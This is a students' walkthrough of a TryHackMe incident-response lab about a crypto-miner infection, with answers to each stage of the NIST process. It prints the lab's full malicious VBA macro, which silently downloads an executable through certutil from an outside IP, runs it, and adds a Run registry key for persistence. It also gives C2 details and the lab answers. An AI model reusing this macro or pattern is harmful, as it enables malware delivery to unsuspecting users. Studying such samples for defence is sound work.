Incident Response Process

-

Walkthrough of the challenge room

Paweł Murdzek, Piotr Szewczyk

Warsaw University of Technology

January 26, 2026

Contents

Introduction

This document constitutes a walkthrough for the "Incident Response Process" challenge category on the TryHackMe platform.

1. Lab Description

The lab aims to go through a security incident scenario with a suspicion of computer infection by a cryptocurrency miner. We go through subsequent stages of the NIST framework.


2. Detection and Analysis

2.1. Section Description

In this part, we look at the malware, collect information about it, and examine it.

2.2. Analysis and Answers


1. **What is the name of the process active in the attached VM that we suspect could be a miner?**
   Answer: 32th4ckm3.exe
2. **What is the combination IP:port of the C2 server of the malware?**
   Answer: 45.33.32.156:42424



```
C:\Users\TryCleanUser>netstat -aofn | find "4396"
  TCP    10.65.143.102:49688    45.33.32.156:42424     SYN_SENT        4396
```

Figure 1: Command netstat -aofn | find "4396" .

3. **What is the name of the document containing the malicious macro?**
   Answer: invoice n. 65748224.docm




August 16, 2024

invoice n. 65748224.docm
http://172.233.61.246
Show in folder

01bbdb18670e879c3c084514f5032145.jpg
https://i.pinimg.com
Show in folder

Figure 2: Browser download history.

4. **What is the website from which the miner was downloaded?**
   Answer: http://172.233.61.246/
5. **What is the utility that the macro leveraged to download the malware?**
   Answer: certutil



```
Sub AutoOpen()
    Dim strURL As String
    Dim strFilePath As String
    Dim strCmd As String

    If GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT * FROM Win32_Process WHERE Name = '32th4ckm3.exe'").Count > 0 Then Exit Sub

    strURL = "http://172.233.61.246/32th4ckm3.exe"
    strFilePath = Environ("TEMP") & "\32th4ckm3.exe"
    strCmd = "cmd /c certutil -urlcache -split -f """ & strURL & """ """ & strFilePath & """"
    Shell strCmd, vbHide
    Wait (10)
    Shell strFilePath, vbHide

    strCmd = "cmd /c reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v DefaultApp /t REG_SZ /d """ & strFilePath & """ /f"
    Shell strCmd, vbHide
End Sub

Sub Wait(seconds As Single)
    Dim endTime As Single
    endTime = Timer + seconds
    Do While Timer < endTime
        DoEvents
    Loop
End Sub
```

Figure 3: Macro executed at startup.

3. Containment, Eradication, and Recovery

3.1. Section Description

In this part, we focus on isolating the threat, getting rid of it, and recovering full control over the infected computer.

3.2. Analysis and Answers

6. **Which folder should we navigate to in order to find and delete the malicious process? (Full path)**
   We check in the task manager:
   Answer: `C:\Users\TryCleanUser\AppData\Local\Temp\2`
7. **In the Run registry key, what is the name of the string value that has been added by the miner for persistence?**
   Answer: DefaultApp

4. Closing the Cycle

4.1. Section Description

Here we only have theory left, normally we would prepare guidelines for implementing new solutions for our organization that would allow securing the organization against future attacks.

4.2. Analysis and Answers

The goal of an effective preparation phase is to develop an:
Answer: Incident Response Plan

5. Conclusions

The lab allowed us to get acquainted in a nutshell with how to operate using NIST and the basics of Incident Response.